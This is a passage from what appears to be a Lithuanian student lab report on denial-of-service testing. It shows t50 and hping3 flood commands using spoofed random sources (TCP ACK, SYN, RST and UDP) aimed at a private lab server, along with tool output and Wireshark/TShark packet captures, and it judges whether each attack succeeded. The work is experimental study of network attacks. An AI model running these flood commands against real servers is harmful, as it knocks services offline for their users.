Aukščiau esančioje lentelėje: „lentelė5“ buvo surinkti ICMP atakos duomenys naudojant *TShark*“. Nurodoma, kad pirmajame stulpelyje yra pažymėti laikai, antrajame siuntėjo *IP* adresas, trečiajame gavėjo *IP* adresas, o ketvirtajame nurodomas ICMP protokolo veiksmas. Lentelėje pažymėti 0 yra atsakymai į ICMP užklausas, o 8 reiškia siunčiamas užklausas iš viršuje esančių duomenų. Galima teigti, kad ataka buvo sėkminga kai atakuojamojo serveris nebesiuntė atgal atsakymų.

4.3.2. TCP ACK užtvindymo ataka

Šiai atakai buvo panaudotas – *t50* įrankis.

Komandinė atakos eilutė:

sudo t50 192.168.67.129 --flood --protocol TCP --ack --port 80 –turbo

```
┌──(kali㉿kali)-[~]
└─$ sudo t50 192.168.67.129 --flood --protocol TCP --ack --dport 80 --turbo

T50 Experimental Mixed Packet Injector Tool v5.8.7b
Originally created by Nelson Brito <nbrito@sekure.org>
Previously maintained by Fernando Mercês <fernando@mentebinaria.com.br>
Maintained by Frederico Lamberti Pissarra <fredericopissarra@gmail.com>

[INFO] Entering flood mode ... [INFO] Turbo mode active ...
[INFO] Performing stress testing ...
[INFO] Hit Ctrl+C to stop ...
[INFO] PID=23919
[INFO] PID=23920
[INFO] t50 5.8.7b successfully launched at Tue May 14 12:40:23 2024

[INFO] (PID:23920) packets:    13211860 (687016720 bytes sent).
[INFO] (PID:23920) throughput: 192449.99 packets/second.
[INFO] (PID:23919) packets:    5055519 (262886988 bytes sent).
[INFO] (PID:23919) throughput: 73640.84 packets/second.
```

4.3 pav. TCP ACK atakos paleidimas

Kai reikia naudoti *t50* atakų įrankį, per atakos laikotarpį buvo išsiųsti 13211860 paketai. 4.3 pav.

Atakos srautas per *WireShark*:

216 17.854210	192.168.67.129	65.161.110.130	TCP	60 80 → 3059 [RST] Seq=1 Win=0 Len=0
217 17.854214	19.184.107.34	192.168.67.129	TCP	54 3065 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
218 17.854231	192.168.67.129	240.161.237.202	TCP	60 80 → 3061 [RST] Seq=1 Win=0 Len=0
219 17.854236	2.35.81.220	192.168.67.129	TCP	54 3066 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
220 17.854250	192.168.67.129	142.97.36.65	TCP	60 80 → 3062 [RST] Seq=1 Win=0 Len=0
221 17.854263	135.61.209.91	192.168.67.129	TCP	54 3067 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
222 17.854270	192.168.67.129	19.209.2.7	TCP	60 80 → 3063 [RST] Seq=1 Win=0 Len=0
223 17.854299	192.168.67.129	6.114.156.88	TCP	60 80 → 3064 [RST] Seq=1 Win=0 Len=0
224 17.854300	202.217.235.147	192.168.67.129	TCP	54 3068 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
225 17.854317	192.168.67.129	19.184.107.34	TCP	60 80 → 3065 [RST] Seq=1 Win=0 Len=0
226 17.854333	192.168.67.129	2.35.81.220	TCP	60 80 → 3066 [RST] Seq=1 Win=0 Len=0
227 17.854337	103.56.205.132	192.168.67.129	TCP	54 3069 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
228 17.854348	192.168.67.129	135.61.209.91	TCP	60 80 → 3067 [RST] Seq=1 Win=0 Len=0
229 17.854363	89.144.153.110	192.168.67.129	TCP	54 3070 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
230 17.854373	192.168.67.129	202.217.235.147	TCP	60 80 → 3068 [RST] Seq=1 Win=0 Len=0
231 17.854386	195.26.72.253	192.168.67.129	TCP	54 3071 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
232 17.854389	192.168.67.129	103.56.205.132	TCP	60 80 → 3069 [RST] Seq=1 Win=0 Len=0
233 17.854409	196.166.104.97	192.168.67.129	TCP	54 3072 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
234 17.854417	192.168.67.129	89.144.153.110	TCP	60 80 → 3070 [RST] Seq=1 Win=0 Len=0
235 17.854431	149.161.190.247	192.168.67.129	TCP	54 3073 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
236 17.854435	192.168.67.129	195.26.72.253	TCP	60 80 → 3071 [RST] Seq=1 Win=0 Len=0
237 17.854454	218.183.171.94	192.168.67.129	TCP	54 3074 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
238 17.854475	192.168.67.129	196.166.104.97	TCP	60 80 → 3072 [RST] Seq=1 Win=0 Len=0
239 17.854478	116.35.227.224	192.168.67.129	TCP	54 3075 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
240 17.854502	167.77.153.175	192.168.67.129	TCP	54 3076 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
241 17.854508	192.168.67.129	149.161.190.247	TCP	60 80 → 3073 [RST] Seq=1 Win=0 Len=0
242 17.854524	70.137.104.72	192.168.67.129	TCP	54 3077 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
243 17.854527	192.168.67.129	218.183.171.94	TCP	60 80 → 3074 [RST] Seq=1 Win=0 Len=0
244 17.854547	8.73.234.7	192.168.67.129	TCP	54 3078 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
245 17.854558	192.168.67.129	116.35.227.224	TCP	60 80 → 3075 [RST] Seq=1 Win=0 Len=0
246 17.854571	4.63.202.87	192.168.67.129	TCP	54 3079 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
247 17.854575	192.168.67.129	167.77.153.175	TCP	60 80 → 3076 [RST] Seq=1 Win=0 Len=0
248 17.854594	192.168.67.129	70.137.104.72	TCP	60 80 → 3077 [RST] Seq=1 Win=0 Len=0
249 17.854594	210.126.171.130	192.168.67.129	TCP	54 3080 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
250 17.854624	132.24.91.92	192.168.67.129	TCP	54 3081 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
251 17.854624	192.168.67.129	8.73.234.7	TCP	60 80 → 3078 [RST] Seq=1 Win=0 Len=0

4.4 pav. TCP ACK atakos duomenys *WireShark*

Iš viršuje esančių duomenų 4.4 pav. sunku pasakyti ar ataka buvo pilnai sėkminga, nes kažkokių tai anomalijų sraute nebuvo. Pastebėta tik, kad į užklausas serveris atsakinėjo

6 lentelė. Surinkti TCP ACK atakos duomenys naudojant *TShark*

Apr 28, 2024 00:47:51.542840000 FLE Daylight Time	*227.227.206.176*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*
Apr 28, 2024 00:47:51.542862000 FLE Daylight Time	*192.168.67.129*	*16.27.225.217*	*TCP*	*FALSE*	*TRUE*
Apr 28, 2024 00:47:51.542879000 FLE Daylight Time	*36.99.77.153*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*
Apr 28, 2024 00:47:51.542903000 FLE Daylight Time	*192.168.67.129*	*35.130.3.72*	*TCP*	*FALSE*	*TRUE*
Apr 28, 2024 00:47:51.542916000 FLE Daylight Time	*199.87.142.10*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*
Apr 28, 2024 00:47:51.542928000 FLE Daylight Time	*192.168.67.129*	*161.195.197.182*	*TCP*	*FALSE*	*TRUE*
Apr 28, 2024 00:47:51.542945000 FLE Daylight Time	*70.61.187.130*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*
Apr 28, 2024 00:47:51.542955000 FLE Daylight Time	*192.168.67.129*	*110.42.116.246*	*TCP*	*FALSE*	*TRUE*
Apr 28, 2024 00:47:51.542984000 FLE Daylight Time	*192.168.67.129*	*8.19.138.6*	*TCP*	*FALSE*	*TRUE*
Apr 28, 2024 00:47:51.542988000 FLE Daylight Time	*0.210.89.177*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*
Apr 28, 2024 00:47:51.543016000 FLE Daylight Time	*254.231.15.9*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*
Apr 28, 2024 00:47:51.543022000 FLE Daylight Time	*192.168.67.129*	*185.209.167.56*	*TCP*	*FALSE*	*TRUE*
Apr 28, 2024 00:47:51.543047000 FLE Daylight Time	*137.72.53.7*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*
Apr 28, 2024 00:47:51.543056000 FLE Daylight Time	*192.168.67.129*	*47.83.110.2*	*TCP*	*FALSE*	*TRUE*
Apr 28, 2024 00:47:51.543076000 FLE Daylight Time	*192.168.67.129*	*76.24.116.253*	*TCP*	*FALSE*	*TRUE*
Apr 28, 2024 00:47:51.543078000 FLE Daylight Time	*27.111.130.171*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*
Apr 28, 2024 00:47:51.543095000 FLE Daylight Time	*192.168.67.129*	*147.130.209.110*	*TCP*	*FALSE*	*TRUE*
Apr 28, 2024 00:47:51.543106000 FLE Daylight Time	*161.132.163.212*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*
Apr 28, 2024 00:47:51.543111000 FLE Daylight Time	*192.168.67.129*	*240.209.9.122*	*TCP*	*FALSE*	*TRUE*


Viršuje esančioje lentelėje „lentelė 6“, buvo surinkti duomenys naudojant *WireShark*. Yra nurodyta, kad pirmame stulpelyje yra laikas, antrame siuntėjo *IP* adresas, trečiame gavėjo *IP* adresas, ketvirtame protokolas, penktame tcp ack, o šeštame stulpelyje tcp rst.

Kai penktame stulpelyje yra *TRUE* tai reiškia, kad tuo metu buvo išsiųsti tcp ack paketai, kai šeštame stulpelyje yra *TRUE* tai reiškia, kad gavėjas išsiuntė tcp rst paketą. Iš duomenų kurie yra gauti nėra aišku ar ataka pavyko pilnai ir buvo sustabdytas serverio veikimas.

Gyvi serverio parametrai:

4.3.3. TCP SYN užtvindymo ataka


TCP SYN užtvindymo ataka: *sudo hping3 -S -p 80 --flood --rand-source 192.168.67.129*



4.5 pav. TCP SYN atakos paleidimas

Viršuje esanti ekrano nuotrauka 4.5 pav. nurodo atakos statistiką, taip pat rodo, kad per atakos laiką buvo išsiųsti 2776401 paketai, o gautų atgal paketų 0, dėl to nes *hping3* yra skirta naudoti netikrus *IP* adresus.

Atakos srautas per *WireShark*:



2542 811.493712	217.143.121.223	192.168.67.129	TCP	54 1528 → 80 [SYN] Seq=0 Win=512 Len=0
2543 811.493878	192.168.67.129	217.143.121.223	TCP	60 80 → 1528 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2544 811.494515	217.143.121.223	192.168.67.129	TCP	54 1528 → 80 [RST] Seq=1 Win=32767 Len=0
2545 811.494658	40.60.192.119	192.168.67.129	TCP	54 1529 → 80 [SYN] Seq=0 Win=512 Len=0
2546 811.494729	192.168.67.129	40.60.192.119	TCP	60 80 → 1529 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2547 811.495066	40.60.192.119	192.168.67.129	TCP	54 1529 → 80 [RST] Seq=1 Win=32767 Len=0
2548 811.496225	231.85.235.212	192.168.67.129	TCP	54 1530 → 80 [SYN] Seq=0 Win=512 Len=0
2549 811.497756	55.215.88.93	192.168.67.129	TCP	54 1531 → 80 [SYN] Seq=0 Win=512 Len=0
2550 811.497838	192.168.67.129	55.215.88.93	TCP	60 80 → 1531 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2551 811.498041	55.215.88.93	192.168.67.129	TCP	54 1531 → 80 [RST] Seq=1 Win=32767 Len=0
2552 811.499764	89.111.175.206	192.168.67.129	TCP	54 1532 → 80 [SYN] Seq=0 Win=512 Len=0
2553 811.499825	34.121.148.236	192.168.67.129	TCP	54 1533 → 80 [SYN] Seq=0 Win=512 Len=0
2554 811.499843	192.168.67.129	89.111.175.206	TCP	60 80 → 1532 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2555 811.499880	192.168.67.129	34.121.148.236	TCP	60 80 → 1533 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2556 811.500025	89.111.175.206	192.168.67.129	TCP	54 1532 → 80 [RST] Seq=1 Win=32767 Len=0
2557 811.500041	34.121.148.236	192.168.67.129	TCP	54 1533 → 80 [RST] Seq=1 Win=32767 Len=0
2558 811.501121	68.241.66.158	192.168.67.129	TCP	54 1534 → 80 [SYN] Seq=0 Win=512 Len=0
2559 811.501188	192.168.67.129	68.241.66.158	TCP	60 80 → 1534 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2560 811.501472	68.241.66.158	192.168.67.129	TCP	54 1534 → 80 [RST] Seq=1 Win=32767 Len=0
2561 811.502235	25.214.22.219	192.168.67.129	TCP	54 1535 → 80 [SYN] Seq=0 Win=512 Len=0
2562 811.502311	192.168.67.129	25.214.22.219	TCP	60 80 → 1535 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2563 811.502322	25.214.22.219	192.168.67.129	TCP	54 1535 → 80 [RST] Seq=1 Win=32767 Len=0
2564 811.503750	66.86.130.197	192.168.67.129	TCP	54 1536 → 80 [SYN] Seq=0 Win=512 Len=0
2565 811.503822	192.168.67.129	66.86.130.197	TCP	60 80 → 1536 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2566 811.504062	66.86.130.197	192.168.67.129	TCP	54 1536 → 80 [RST] Seq=1 Win=32767 Len=0
2567 811.504923	239.156.54.7	192.168.67.129	TCP	54 1537 → 80 [SYN] Seq=0 Win=512 Len=0
2568 811.506395	240.174.30.138	192.168.67.129	TCP	54 1538 → 80 [SYN] Seq=0 Win=512 Len=0
2569 811.506472	192.168.67.129	240.174.30.138	TCP	60 80 → 1538 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2570 811.507923	130.221.24.96	192.168.67.129	TCP	54 1539 → 80 [SYN] Seq=0 Win=512 Len=0
2571 811.507995	192.168.67.129	130.221.24.96	TCP	60 80 → 1539 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2572 811.508218	130.221.24.96	192.168.67.129	TCP	54 1539 → 80 [RST] Seq=1 Win=32767 Len=0
2573 811.509452	37.221.146.172	192.168.67.129	TCP	54 1540 → 80 [SYN] Seq=0 Win=512 Len=0
2574 811.509519	192.168.67.129	37.221.146.172	TCP	60 80 → 1540 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

4.6 pav. TCP SYN atakos duomenys *WireShark*

Viršuje esančioje ekrano nuotraukoje „TCP SYN atakos duomenys *Wireshark*“ atakos pradžioje dar galima matyti kaip serveris laiku atsakinėja į užklausas ir susitvarko su jų esamu srautu.

Galiausiai pasimato, kad serveris nebespėja susitvarkyti su ateinančiomis užklausomis ir pradeda siųsti TCP *Retrasmission* kuris reiškia, kad paketai gali būti pamesti ar nepriimti per tam tikrą laiką.

7 lentelė. Surinkti TCP SYN atakos duomenys naudojant *TShark*

Apr 28, 2024 02:44:14.465660000 FLE Daylight Time	*192.168.67.129*	*66.37.239.224*	*TCP*	*TRUE*	*TRUE*	*FALSE*
Apr 28, 2024 02:44:14.465677000 FLE Daylight Time	*66.37.239.224*	*192.168.67.129*	*TCP*	*FALSE*	*FALSE*	*TRUE*
Apr 28, 2024 02:44:14.466744000 FLE Daylight Time	*247.47.215.132*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*	*FALSE*
Apr 28, 2024 02:44:14.466817000 FLE Daylight Time	*192.168.67.129*	*247.47.215.132*	*TCP*	*TRUE*	*TRUE*	*FALSE*
Apr 28, 2024 02:44:14.467936000 FLE Daylight Time	*179.84.121.174*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*	*FALSE*
Apr 28, 2024 02:44:14.468014000 FLE Daylight Time	*192.168.67.129*	*179.84.121.174*	*TCP*	*TRUE*	*TRUE*	*FALSE*
Apr 28, 2024 02:44:14.468028000 FLE Daylight Time	*179.84.121.174*	*192.168.67.129*	*TCP*	*FALSE*	*FALSE*	*TRUE*
Apr 28, 2024 02:44:14.469432000 FLE Daylight Time	*61.21.175.222*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*	*FALSE*
Apr 28, 2024 02:44:14.469490000 FLE Daylight Time	*192.168.67.129*	*61.21.175.222*	*TCP*	*TRUE*	*TRUE*	*FALSE*
Apr 28, 2024 02:44:14.469502000 FLE Daylight Time	*61.21.175.222*	*192.168.67.129*	*TCP*	*FALSE*	*FALSE*	*TRUE*
Apr 28, 2024 02:44:14.470951000 FLE Daylight Time	*235.151.140.38*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*	*FALSE*
Apr 28, 2024 02:44:14.472529000 FLE Daylight Time	*20.35.86.119*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*	*FALSE*
Apr 28, 2024 02:44:14.472592000 FLE Daylight Time	*192.168.67.129*	*20.35.86.119*	*TCP*	*TRUE*	*TRUE*	*FALSE*
Apr 28, 2024 02:44:14.472607000 FLE Daylight Time	*20.35.86.119*	*192.168.67.129*	*TCP*	*FALSE*	*FALSE*	*TRUE*
Apr 28, 2024 02:44:14.473994000 FLE Daylight Time	*54.26.231.131*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*	*FALSE*
Apr 28, 2024 02:44:14.474069000 FLE Daylight Time	*192.168.67.129*	*54.26.231.131*	*TCP*	*TRUE*	*TRUE*	*FALSE*

Apr 28, 2024 02:44:14.474082000 FLE Daylight Time	*54.26.231.131*	*192.168.67.129*	*TCP*	*FALSE*	*FALSE*	*TRUE*
Apr 28, 2024 02:44:14.475518000 FLE Daylight Time	*175.174.150.143*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*	*FALSE*
Apr 28, 2024 02:44:14.475591000 FLE Daylight Time	*192.168.67.129*	*175.174.150.143*	*TCP*	*TRUE*	*TRUE*	*FALSE*
Apr 28, 2024 02:44:14.475605000 FLE Daylight Time	*175.174.150.143*	*192.168.67.129*	*TCP*	*FALSE*	*FALSE*	*TRUE*
Apr 28, 2024 02:44:14.477036000 FLE Daylight Time	*74.156.206.231*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*	*FALSE*
Apr 28, 2024 02:44:14.477107000 FLE Daylight Time	*192.168.67.129*	*74.156.206.231*	*TCP*	*TRUE*	*TRUE*	*FALSE*
Apr 28, 2024 02:44:14.477118000 FLE Daylight Time	*74.156.206.231*	*192.168.67.129*	*TCP*	*FALSE*	*FALSE*	*TRUE*
Apr 28, 2024 02:44:14.479088000 FLE Daylight Time	*108.148.148.20*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*	*FALSE*
Apr 28, 2024 02:44:14.479147000 FLE Daylight Time	*116.105.204.193*	*192.168.67.129*	*TCP*	*TRUE*	*FALSE*	*FALSE*
Apr 28, 2024 02:44:14.479169000 FLE Daylight Time	*192.168.67.129*	*108.148.148.20*	*TCP*	*TRUE*	*TRUE*	*FALSE*
Apr 28, 2024 02:44:14.479182000 FLE Daylight Time	*108.148.148.20*	*192.168.67.129*	*TCP*	*FALSE*	*FALSE*	*TRUE*
Apr 28, 2024 02:44:14.479222000 FLE Daylight Time	*192.168.67.129*	*116.105.204.193*	*TCP*	*TRUE*	*TRUE*	*FALSE*

Viršuje pavaizduotoje lentelėje „Surinkti TCP SYN atakos duomenys naudojant *TShark*“ rodoma kad, pirmame stulpelyje yra laikas, antrame siuntėjo *IP* adresas, trečiame gavėjo *IP* adresas, ketvirtame protokolas, penktame tcp syn, šeštame tcp ack, septintame tcp rst. Penktasis stulpelis yra skirtas simbolizuoti ryšio sukūrimą tarp siuntėjo ir gavėjo. Šeštasis stulpelis šį ryšį patvirtina, o septintasis stulpelis ryšio nutrukimą. Iš surinktų duomenų galima teigti, kad ataka buvo sėkminga nes serveris nebesusitvarkė su esančiomis užklausomis ir pradėjo siųsti tcp rst paketus.

Gyvi kompiuterio parametrai:

4.3.4. TCP RST užtvindymo ataka.

TCP RST užtvindymo ataka atlikta su *hping3* atakavimo įrankiu.


Atakos komandinė eilutė: *sudo hping3 --rand-source -R -p 80 192.168.67.129 –flood*

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 --rand-source -R -p 80 192.168.67.129 --flood
HPING 192.168.67.129 (eth0 192.168.67.129): R set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.67.129 hping statistic ---
5377643 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

4.7 pav. TCP RST atakos paleidimas

4.7 pav. Nuotraukoje vaizduojama atakos statistika rodo, kad per atakos laiką buvo išsiųsti 5377643 paketų, o gauti atgal paketai – 0 dėl to nes *hping3* naudoja netikrus *IP* adresus.

Atakos srautas per *WireShark*:



4.8 pav. TCP RST atakos duomenys *WireShark*

Iš *WireShark* ekrano nuotraukos 4.8 pav. yra pastebėta, kad atakuotojas nesulaukė jokio atsako iš serverio, kas yra keista nes serveris turėtų reaguoti į siunčiamas RST užklausas ir paklausti ar nutiko kokia nors klaida.

8 lentelė.Surinkti TCP RST atakos duomenys naudojant *TShark*

Apr 28, 2024 03:32:51.568386000 FLE Daylight Time	*234.122.196.130*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568389000 FLE Daylight Time	*229.38.151.216*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568419000 FLE Daylight Time	*195.150.136.141*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568423000 FLE Daylight Time	*2.7.109.67*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568453000 FLE Daylight Time	*75.167.78.16*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568457000 FLE Daylight Time	*127.203.90.195*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568487000 FLE Daylight Time	*43.43.208.65*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568491000 FLE Daylight Time	*86.66.87.195*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568522000 FLE Daylight Time	*103.38.119.241*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568526000 FLE Daylight Time	*196.184.238.186*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568557000 FLE Daylight Time	*184.181.121.120*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568561000 FLE Daylight Time	*86.87.250.2*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568592000 FLE Daylight Time	*241.145.254.192*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568595000 FLE Daylight Time	*225.184.16.192*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568652000 FLE Daylight Time	*151.87.193.65*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568657000 FLE Daylight Time	*20.3.78.195*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568690000 FLE Daylight Time	*84.255.250.204*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568694000 FLE Daylight Time	*61.182.163.239*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568727000 FLE Daylight Time	*205.222.108.201*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568731000 FLE Daylight Time	*33.7.150.181*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568762000 FLE Daylight Time	*177.217.1.67*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568767000 FLE Daylight Time	*120.192.66.201*	*192.168.67.129*	*TCP*	*TRUE*
Apr 28, 2024 03:32:51.568797000 FLE Daylight Time	*196.173.7.202*	*192.168.67.129*	*TCP*	*TRUE*


Iš pateiktos lentelės viršuje – „lentelė 8 Surinkti TCP RST atakos duomenys naudojant *TShark*“ pastebėta, kad pirmame stulpelyje yra laikas, antrame siuntėjo *IP* adresas, trečiame gavėjo

IP adresas, ketvirtame protokolas, penktame stulpelyje tai tcp rst. Iš pateiktų duomenų viršuje galima teigti, kad ataka buvo sėkminga nes serveris nesiunčia jokių paketu tai gali rodyti, kad jis yra pakankamai užkrautas.

4.3.5. UDP užtvindymo ataka

TCP RST užtvindymo ataka atlikta su *hping3* atakavimo įrankiu. Atakos komandinė eilutė:

sudo hping3 -2 -p 53 --flood --rand-source 192.168.67.129



4.9 pav. UDP atakos pradžia

Viršuje esanti 4.9 pav.UDP atakos pradžia“ atakos statistika rodo, kad per atakos laiką buvo išsiųsti 5377643 paketai, o gauti atgal 0 dėl to nes *hping3* naudoja netikrus *IP* adresus.

Atakos srautas per *WireShark*:

191 51.879240	251.165.246.140	192.168.67.129	UDP	42 1367 → 53 Len=0
192 51.879277	226.1.60.173	192.168.67.129	UDP	42 1368 → 53 Len=0
193 51.879305	25.243.52.37	192.168.67.129	UDP	42 1369 → 53 Len=0
194 51.879340	33.48.5.174	192.168.67.129	UDP	42 1370 → 53 Len=0
195 51.879366	49.81.71.53	192.168.67.129	UDP	42 1371 → 53 Len=0
196 51.879403	124.157.197.15	192.168.67.129	UDP	42 1372 → 53 Len=0
197 51.879425	127.5.160.221	192.168.67.129	UDP	42 1373 → 53 Len=0
198 51.879453	247.110.14.117	192.168.67.129	UDP	42 1374 → 53 Len=0
